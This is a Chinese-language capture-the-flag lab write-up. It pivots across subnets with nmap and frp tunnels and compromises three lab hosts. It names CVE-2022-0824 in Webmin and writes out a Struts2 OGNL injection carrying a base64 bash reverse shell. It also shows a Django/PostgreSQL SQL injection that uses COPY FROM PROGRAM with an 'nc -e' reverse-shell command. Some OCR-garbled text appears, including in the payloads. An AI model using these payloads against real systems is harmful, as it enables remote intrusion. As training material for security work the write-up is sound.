第三个靶标的征服过程

先安装net-tools, iproute2, nmap, netcat工具

```
[44.8 kB]
Get:2 http://archive.ubuntu.com/ubuntu bionic/main amd64 libmnl0 amd64 1.0.4-2 [12.3 kB]
Get:3 http://archive.ubuntu.com/ubuntu bionic-updates/main amd64 iproute2 amd64 4.15.0-2ubuntu1.3
[721 kB]
Get:4 http://archive.ubuntu.com/ubuntu bionic/main amd64 libatm1 amd64 1:2.5.1-2build1 [21.9 kB]
Get:5 http://archive.ubuntu.com/ubuntu bionic-updates/main amd64 libxtables12 amd64 1.6.1-2ubuntu2
.1 [28.1 kB]
debconf: delaying package configuration, since apt-utils is not installed Fetched 828 kB in 12s (67.6 kB/s)
Selecting previously unselected package libelf1:amd64.
(Reading database ... 67678 files and directories currently installed.)
Preparing to unpack .../libelf1_0.170-0.4ubuntu0.1_amd64.deb ...
Unpacking libelf1:amd64 (0.170-0.4ubuntu0.1)
Selecting previously unselected package libmnl0:amd64.
Preparing to unpack ... /libmnl0_1.0.4-2_amd64.deb ... Unpacking libmnl0:amd64 (1.0.4-2) ...
Selecting previously unselected package iproute2.
Preparing to unpack .../iproute2_4.15.0-2ubuntu1.3_amd64.deb ...
Unpacking iproute2 (4.15.0-2ubuntu1.3) ...
Selecting previously unselected package libatm1:amd64.
Preparing to unpack .../libatm1_1%3a2.5.1-2build1_amd64.deb ...
Unpacking libatm1:amd64 (1:2.5.1-2build1) ...
Selecting previously unselected package libxtables12:amd64.
Preparing to unpack .../libxtables12_1.6.1-2ubuntu2.1_amd64.deb ...
Unpacking libxtables12:amd64 (1.6.1-2ubuntu2.1) ...
Setting up libelf1:amd64 (0.170-0.4ubuntu0.1) ...
Setting up libatm1:amd64 (1:2.5.1-2build1) ...
Setting up libxtables12:amd64 (1.6.1-2ubuntu2.1) ...
Setting up libmnl0:amd64 (1.0.4-2) ...
Setting up iproute2 (4.15.0-2ubuntu1.3)
Processing triggers for libc-bin (2.27-3ubuntu1.5) ...
```

查看目前靶标的网卡,可以看到这个靶标同时与两个子网相连192.218.1.0/24是来时的路,192.215.2.0/24是要去的方向

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
80: eth1@if81: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:d7:02:01 brd ff:ff:ff:ff:ff link-netnsid 0
    inet 192.215.2.1/24 brd 192.215.2.255 scope global eth1
        valid_lft forever preferred_lft forever
82: eth0@if83: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:da:01:01 brd ff:ff:ff:ff:ff link-netnsid 0
    inet 192.218.1.1/24 brd 192.218.1.255 scope global eth0
        valid_lft forever preferred_lft forever
```

我们需要找到这个子网中的其它主机,运行nmap -sn 192.215.2.0/24

结果显示这个子网中有四台主机

192.215.2.1是目前位置

192.215.2.2是网关

192.215.2.3和192.215.2.4看起来是其他靶标

之后重启了一次环境,ip有所改变

```
Nmap scan report for 192.215.2.2
Host is up (0.000052s latency).
MAC Address: 02:42:31:40:F2:E1 (Unknown)
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_2oc7qegtuy40_1.f660e569-0617-46d3-ae90-f
6b2a750cc84 (192.215.2.3)
Host is up (0.0000090s latency).
MAC Address: 02:42:C0:D7:02:03 (Unknown)
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_3y5hj1e6h1i0_1.f660e569-0617-46d3-ae90-f
6b2a750cc84 (192.215.2.4)
Host is up (0.000012s latency).
MAC Address: 02:42:C0:D7:02:04 (Unknown)
Nmap scan report for a0b59bc8a8a1 (192.215.2.1)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 16.86 seconds
```

用脚本扫描功能看一看192.215.2.3

端口8009/tcp开放,服务是ajp13。

端口8080/tcp开放,服务是http-proxy。

_ajp-methods: 未能在OPTION请求中获得有效响应。

http-title: Struts2 Showcase

这个待会再说

```
nmap -sC 192.215.2.3

Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-06 00:38 UTC

Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_2oc7qegtuy40_1.f660e569-0617-46d3-ae90-f
6b2a750cc84 (192.215.2.3)

Host is up (0.000018s latency).

Not shown: 998 closed ports

PORT STATE SERVICE

8009/tcp open ajp13

|_ajp-methods: Failed to get a valid response for the OPTION request

8080/tcp open http-proxy

|_http-title: Struts2 Showcase

MAC Address: 02:42:C0:D7:02:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.98 seconds
```

用脚本扫描功能看一看192.215.2.4

端口10000/tcp开放,服务是snet-sensor-mgmt

```
nmap -sC 192.215.2.4

Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-06 00:43 UTC

Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_3y5hj1e6h1i0_1.f660e569-0617-46d3-ae90-f
6b2a750cc84 (192.215.2.4)

Host is up (0.000019s latency).

Not shown: 999 closed ports

PORT STATE SERVICE
10000/tcp open snet-sensor-mgmt

MAC Address: 02:42:C0:D7:02:04 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.76 seconds
```

通过-sV参数获取snet-sensor-mgmt服务的具体版本

具体版本是MiniServ 1.984 (Webmin httpd)

```
nmap -sV 192.215.2.4

Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-06 00:50 UTC

Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_3y5hj1e6h1i0_1.f660e569-0617-46d3-ae90-f
6b2a750cc84 (192.215.2.4)

Host is up (0.0000090s latency).

Not shown: 999 closed ports


PORT STATE SERVICE VERSION
10000/tcp open http MiniServ 1.984 (Webmin httpd)

MAC Address: 02:42:C0:D7:02:04 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 38.23 seconds
```

网上搜到了这个版本的漏洞CVE:2022-0824,以及远程代码执行脚本



把脚本下载下来,然后在目录里搭一个http服务器,让靶机下载这个文件

```
curl -0 10.202.151.18:8000/50809.py
             % Received % Xferd Average Speed
                                                 Time
                                                         Time
                                                                   Time
                                                                         Current
                                 Dload Upload
                                                 Total
                                                         Spent
                                                                   Left-
                                                                         Speed
100 7042 100 7042
                        0
                              0 3438k
                                            0 --:--:-
                                                                         3438k
```

在攻击者主机那里监听好9000端口

```
(kali® kali)-[~/Desktop]
$ nc -lvp 9000
listening on [any] 9000 ...
```

尝试运行脚本,发现python库不全,我得换个思路,让攻击者主机可以访问192.215.2.4:10000,这样就可以远程运行代码了。

```
root@a0059bc8a8a1:/usr/share/webmin/# python3 ./50809.py -t http://192.215.2.4:10000 -c root:passwo rd -LS 192.168.56.104:9090 -L 192.168.56.104 -P 9000 <d -LS 192.168.56.104:9090 -L 192.168.56.104 -P 9000 Traceback (most recent call last):
    File "./50809.py", line 19, in <module>
        import requests
ModuleNotFoundError: No module named 'requests'
```

在受控靶机上安装dante-server,编辑好danted.conf文件,并启动

```
curl -0 10.121.9.59:8000/danted.conf
           % Received % Xferd Average Speed
 % Total
                                             Time
                                                    Time
                                                            Time Current
                              Dload Upload
                                            Total
                                                    Spent
                                                            Left Speed
100 1621 100 1621 0
                         0 791k
                                      0 --:--:-- --:--:--
                                                                  791k
root@f7cf68afaa6f:/etc# service danted start
service danted start
```


在攻击者主机 A (192.168.56.104) 上配置代理

- socks5h 是关键:它使用 SOCKS5 协议,并且对于 CONNECT 请求中的主机名解析,会尝试在代理服务器(B)上解析,而不是在客户端(A)上。这对于访问内网 IP 很重要。
- 192.215.2.4 是 受控靶机 的 IP 地址。


• 9050 是在受控靶机上设置的 SOCKS 代理监听端口。

没反应, 打算用内网穿透的办法。

下载frp,编辑frps.toml和frpc.toml




在攻击者主机上运行screen -S frps ./frps -c frps.toml 打开192.168.56.104:10000登录后可以看到frp服务器页面




在受控靶机上运行 script /dev/null,


然后到frp的目录下运行screen -S frpc ./frpc -c frpc.toml



访问192.168.56.104:8844,成功访问



编写攻击脚本



监听9000端口,运行脚本,拿到反弹shell

```
罓
                                  kali@kali: ~/Desktop/workspace/webmin
File Actions Edit View Help
  -(kali@kali)-[~/Desktop/workspace/webmin]
listening on [any] 9000 ...
192.168.56.102: inverse host lookup failed: Unknown host
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.102] 40694
bash: cannot set terminal process group (23): Inappropriate ioctl for device
bash: no job control in this shell
root@26a412a32ed3:/usr/share/webmin/#
                                  kali@kali: ~/Desktop/workspace/webmin
File Actions Edit View Help
  —(kali⊕kali)-[~/Desktop/workspace/webmin]
[+] Generating payload to revshell.cgi in current directory
[+] Attempt to host http.server on 9090
[+] Sleep 3 second to ensure http server is up!
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
192.168.56.102 - - [07/Jun/2025 00:11:01] "GET /revshell.cgi HTTP/1.0" 200 -
[+] Fetching revshell.cgi from http.server 192.168.56.104:9090
[+] Modifying permission of revshell.cgi to 0755
[+] Success: shell spawned to 192.168.56.104 via port 9000 - XD
[+] Shell location: http://192.168.56.104:8844/revshell.cgi
[+] Killing: http.server on port 9090
—(kali⊕ kali)-[~/Desktop/workspace/webmin]
```

拿到flag

```
root@26a412a32ed3:/usr/share/webmin/# ls /tmp
ls /tmp
flag-{bmhcf5351b4-b17c-407b-8848-6e456f67297b}
webmin_1.984_all.deb
```

分支靶标的征服过程

看一下目标靶标都有哪些服务

```
root@f7cf68afaa6f:/usr/share/webmin/# nmap -sC 192.215.2.1

Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-07 08:02 UTC

Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_2oc7qegtuy40_1.f660e569-0617-46d3-ae90-f6
b2a750cc84 (192.215.2.1)

Host is up (0.000022s latency).

Not shown: 998 closed ports

PORT STATE SERVICE
8009/tcp open ajp13
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open http-proxy
|_http-title: Struts2 Showcase
MAC Address: 02:42:C0:D7:02:01 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.85 seconds
root@f7cf68afaa6f:/usr/share/webmin/#
```

查看版本,看不出什么名堂

```
Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-07 08:03 UTC

Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_2oc7qegtuy40_1.f660e569-0617-46d3-ae90-f6
b2a750cc84 (192.215.2.1)

Host is up (0.0000090s latency).


Not shown: 998 closed ports

PORT STATE SERVICE VERSION
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8080/tcp open http-proxy
1 service unrecognized despite returning data. If you know the service/version, please submit the f
ollowing fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.60%I=7%D=6/7%Time=6843F26A%P=x86_64-pc-linux-gnu%r(Get
SF:Request,2D9E,"HTTP/1\.1\x20200\x20\r\nSet-Cookie:\x20JSESSIONID=9C53BDD
```


安装frp, 启动服务

```
2025-06-07 07:59:48.333 [I] [sub/root.go:142] start frpc service for config file [frpc1.toml]
2025-06-07 07:59:48.333 [I] [client/service.go:295] try to connect to server...
2025-06-07 07:59:48.336 [I] [client/service.go:287] [16295e10d29d5835] login to server success, ge
t run id [16295e10d29d5835]
2025-06-07 07:59:48.337 [I] [proxy/proxy_manager.go:173] [16295e10d29d5835] proxy added: [struts2]
2025-06-07 07:59:48.337 [I] [client/control.go:168] [16295e10d29d5835] [struts2] start proxy succe
ss
```

访问网页



查看漏洞网页,执行了2*3,验证漏洞存在




构造payload,使用base64进行编码



进行url编码, 然后加上前后缀

%{(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).
(#q=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().exec('bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTluMTY4LjU2LjEwNC85ODc2IDA+JjE=}}{base64,-d}{base64,-d}}{base64,-d}}()).(#q)}

成功获得反向shell



看一下旗子

```
root@c5d2627f651d:/tmp# ls
ls
flag-{bmh184c60ac-c20c-4c32-868f-40d9714ea4bd}
hsperfdata_root
root@c5d2627f651d:/tmp#
```

最后一战

先安装net-tools,iproute2,nmap,netcat工具,查看ip,发现有两个网卡。192.216.4.0/24是目标子网

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
152: eth0@if153: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:d8:04:01 brd ff:ff:ff:ff:ff link-netnsid 0
    inet 192.216.4.1/24 brd 192.216.4.255 scope global eth0
        valid_lft forever preferred_lft forever
158: eth1@if159: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:d7:02:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.215.2.3/24 brd 192.215.2.255 scope global eth1
        valid_lft forever preferred_lft forever
root@26a412a32ed3:/usr/share/webmin/#
```

扫描子网中的ip,

192.216.4.1是受控靶机

192.216.4.2是网关

192.216.4.3是目标靶机

8000端口有个http-alt, 5432端口有个postgresql

```
root@26a412a32ed3:/usr/share/webmin/# nmap -sC 192.216.4.3
nmap -sC 192.216.4.3
Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-07 04:21 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_68f351uh1f40_1.3ad7892c-0f20-4f70-9423-6
dbebdbd9785 (192.216.4.3)
Host is up (0.0000090s latency).
Not shown: 998 closed ports
         STATE SERVICE
5432/tcp open postgresql
| ssl-cert: Subject: commonName=8706fe90a9d8
| Subject Alternative Name: DNS:8706fe90a9d8
| Not valid before: 2021-01-19T19:19:58
|_Not valid after: 2031-01-17T19:19:58
| ssl-date: TLS randomness does not represent time
8000/tcp open http-alt
|_http-title: DisallowedHost
                                        at ,
MAC Address: 02:42:C0:D8:04:03 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 3.03 seconds
root@26a412a32ed3:/usr/share/webmin/#
```

-sV参数看一看版本

一眼看不出漏洞, 我先访问一下这个8000端口, 看看网页内容吧


看到一个Django

```
# curl 192.216.4.3:8000
curl 192.216.4.3:8000
<!doctype html>
<html>
        <meta charset="utf-8">
        <title>Django: the Web framework for perfectionists with deadlines. </title>
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <link rel="stylesheet" type="text/css" href="/static/admin/css/fonts.css">
<style type="text/css">
          body, main {
            margin: 0 auto;
           .body, .tip {
             stroke: #fff;
          html {
             line-height: 1.15;
             -ms-text-size-adjust: 100%;
             -webkit-text-size-adjust: 100%;
             box-sizing: border-box;
           footer, header, main {
            display: block;
             background-color: transparent;
```


版本是2.2

```
position: relative;
               margin: 135px auto 0;
             .figure {
               margin-top: 50px;
        </style>
    </head>
    <body>
      <header class="u-clearfix">
          <div class="logo">
             <a href="https://www.djangoproject.com/" target="_blank" rel="noopener">
              <h2>django</h2>
             </a>
          </div>
          <div class="release-notes">
             <iew <a href="https://docs.djangoproject.com/en/2.2/releases/" target="_blank" releases/</p>
"noopener">release notes</a> for Django 2.2
          </div>
      </header>
      <main>
        <div class="figure">
          <text transform="translate(97.173 475.104)"></text>
<path d="M307.2 224.6c0 4.6-.5 9-1.6 13.2-2.5-4.4-5.6-8.4-9.2-12-4.6-4.6-10-8.4-16-11.
2 2.8-11.2 4.5-22.9 5-34.6 1.8 1.4 3.5 2.9 5 4.5 10.5 10.3 16.8 24.5 16.8 40.1zM232.2 214.6c-6 2.8</pre>
-11.4 \ 6.6 - 16 \ 11.2 - 3.5 \ 3.6 - 6.6 \ 7.6 - 9.1 \ 12 - 1 - 4.3 - 1.6 - 8.7 - 1.6 - 13.2 \ 0 - 15.7 \ 6.3 - 29.9 \ 16.6 - 40.1 \ 1.6 - 1.6
```


按照之前的方法搭好frp,成功访问网站



访问192.168.56.104:8484/admin,构造url查询,发现我们输入的语句已经被执行了



显示了所有结果,漏洞存在




创建一个临时表

?detail_title')='1' OR 1=1; CREATE TABLE cmd_exec(cmd_output TEXT);--



我们可以构造一个payload, 然后去进行url编码



执行失败了,可能是目标机器上没有netcat

```
InternalError at /admin/vuln/collection/
program "bash -i && nc -e /tmp/shell.sh 192.168.56.104 7777" failed

DETAIL: command not found

Request Method: GET
Request URL: http://192.168.56.104:8484/admin/vuln/collection/?detail_title%27)
%3d%271%27+or+1%3d1%3b+COPY+cmd_exec+FROM+PROGRAM+%27bash+-i+%26%26+nc+-e+%2ftmp%2fshell.sh+192.168.56.104+7777%27--

Django Version: 2.2.3
Exception Type: InternalError
Exception Value: program 'bash -i && nc -e /tmp/shell.sh 192.168.56.184 7777" failed
DETAIL: command not found

Exception Location: /usr/local/lib/python3.6/site-packages/django/db/backends/utils.py in _execute, line 84

Python Executable: /usr/local/lib/python3.6/site-packages/django/db/backends/utils.py in_execute, line 84

Python Path: ['/usr/local/lib/python3.6/site-packages']

Server time: Sat, 7 Jun 2025 06:43:19 +0000
```

构造一个查看python版本的payload



目标机器上有python

ProgrammingError at /admin/vuln/collection/ no results to fetch Request Method: GET Request URL: http://192.168.56.104:8484/admin/vuln/collection/?detail_title%27) %3d%271%27+or+1%3d1%3b+copy+%22cmd_exec%22+FROM+PROGRAM+%27python+--version%27-Django Version: 2.2.3 Exception Value: no results to fetch Exception Location: /usr/local/lib/python3.6/site-packages/django/db/utils.py in inner, line 96 Python Executable: /usr/local/lib/python3.6/site-packages/django/db/utils.py in inner, line 96 Python Version: 3.6.9 Python Path: '/'usr/local/lib/python3.6.21p', '/'usr/local/lib/python3.6.7! //usr/local/lib/python3.6/site-packages'] Server time: Sat, 7 Jun 2025 06:54:39 +0000


莫名其妙的报错,我同样的payload在攻击者主机上都可以运行了



转回头看看不用nc,只用bash



成功了, 诀窍是在代码外面套上bash -c"防止过早解析



胜利的小旗

```
postgres@466474c43ba1:/var/lib/postgresql/9.6/main$ ls /tmp
ls /tmp
flag-{bmh539b7369-d986-418c-b54f-98c71d1529ad}
postgres@466474c43ba1:/var/lib/postgresql/9.6/main$
```